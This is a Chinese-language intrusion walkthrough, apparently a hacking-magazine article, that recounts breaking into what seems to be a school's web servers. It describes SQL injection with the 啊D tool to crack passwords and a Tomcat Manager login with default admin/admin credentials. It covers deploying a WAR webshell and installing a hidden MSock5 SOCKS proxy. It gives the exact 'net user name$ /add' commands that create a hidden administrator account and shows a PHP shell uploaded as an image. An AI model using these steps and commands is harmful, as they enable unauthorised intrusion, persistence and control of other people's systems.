


图1

接下来就是使用脚本注入这个流行而又有效的方法来进行检测了，使用啊D一通扫描，找到了不少注入点，如图2，不一

会儿啊D就给出了我想要的结果，一共猜解出了三个密码，如图3，拿到cmd5.com网站上进行在线查询，结果一条查询不到，一条需要付费，还好另一条总算是查询了，这个东西不需要多，有一个就足够了。当下就兴冲冲的查找后台，后台倒是找到了，不过却有IP限制（我使用的是联通的ADSL，属公网），只允许内网登录，这也难怪，换做是我也会这么设置的，后来又试了试其它二级域名下的后台地址，也同样是这个问题。

二、曲线“救国”

看到这里是不是有的读者会认为服务器比较安全呢？不过我不这么认为，既然它不让外网用户登录，那我们就想办法把自己变成内网的用户。办法倒是想了不少，比如给老师的电脑中木马之类的，只是有些不切合实际。但有一次，我在踩点的时候却发现了这样一台同网段的服务器，感觉真是天助我也，如图4。




图2




图3

原来是大名鼎鼎的Tomcat，点击左侧的“Tomcat Manager”，输入默认的用户名admin以及默认密码admin，运气真的很不错啊，成功的就进去了，我查看了一下信息，发现服务器使用的是Windows2003系统。在“Select WAR file to upload”处选择我们要上传的war文件，点击Deploy后就能成功获得一个webshell了。大家都知道，Tomcat是以system身份运行的，所以它的权限也是最大的，在webshell中点击“CMD命令”，输入“netstat -an”来查看端口开放情况，如图5。




图4




图5

可以看到3389端口是处在监听状态的，可是却怎么也连接不上，想来又是IP限制在作怪。没关系，我们有最高权限，就给它开个代理吧。拿出著名黑客WinEggDrop写的工具MSock5.exe上传到网站上，然后在CMD命令中输入**MSock5 Port UserName Password -Hide**，其中-Hide参数是不输出Debug时的信息，我使用的Port为8080端口，在上图中也可以看到，8080端口已经处在监听状态了。再在CMD命令中分别输入“net user 用户名$ /add”、“net user用户名$ 密码”、“net localgroup administrators 用户名$ /add”，打开SocksCap32，在设置中填入服务器的地址和端口，选中“SOCK 版本5(5)”，在“支持的验证处”勾选“用户名/密码(U)”，如图6，再在“SocksCap32 Socks5用户名/密码验证”处输入相应的连接用户和密码，如图7，选择“新建”，点击“浏览”找到C:\windows\system32\目录下的mstsc.exe，将其添加进来，如图8。

选中mstsc，点击“运行”，再去连接那台服务器并使用刚才添加的帐号和密码进行登录，哈哈，登录成功了，如图9。当然，拿下这台服务器并非初衷，只是顺便为之。现在，返回到SocksCap32，按照同样的方法将浏览器添加进来（我使用的是傲游浏览器），点击“运行”，访问上文提到的那个受限的后台地址，成功打开了，如此朴素的界面，想必是个人制作的吧，估计安全性也不怎么样。使用猜解出来的帐号登录进去后，点击“4.领导图片”，在“照片地址”处选择我们要上传的PHPShell，如图10，点击“上传图片”后就成功的上传到了服务器

上，再点击右上角的“编辑”，可以看到一个无法显示图片的窗格，右击查看属性，就顺利得到了上传的phpshell的地址，如图11。

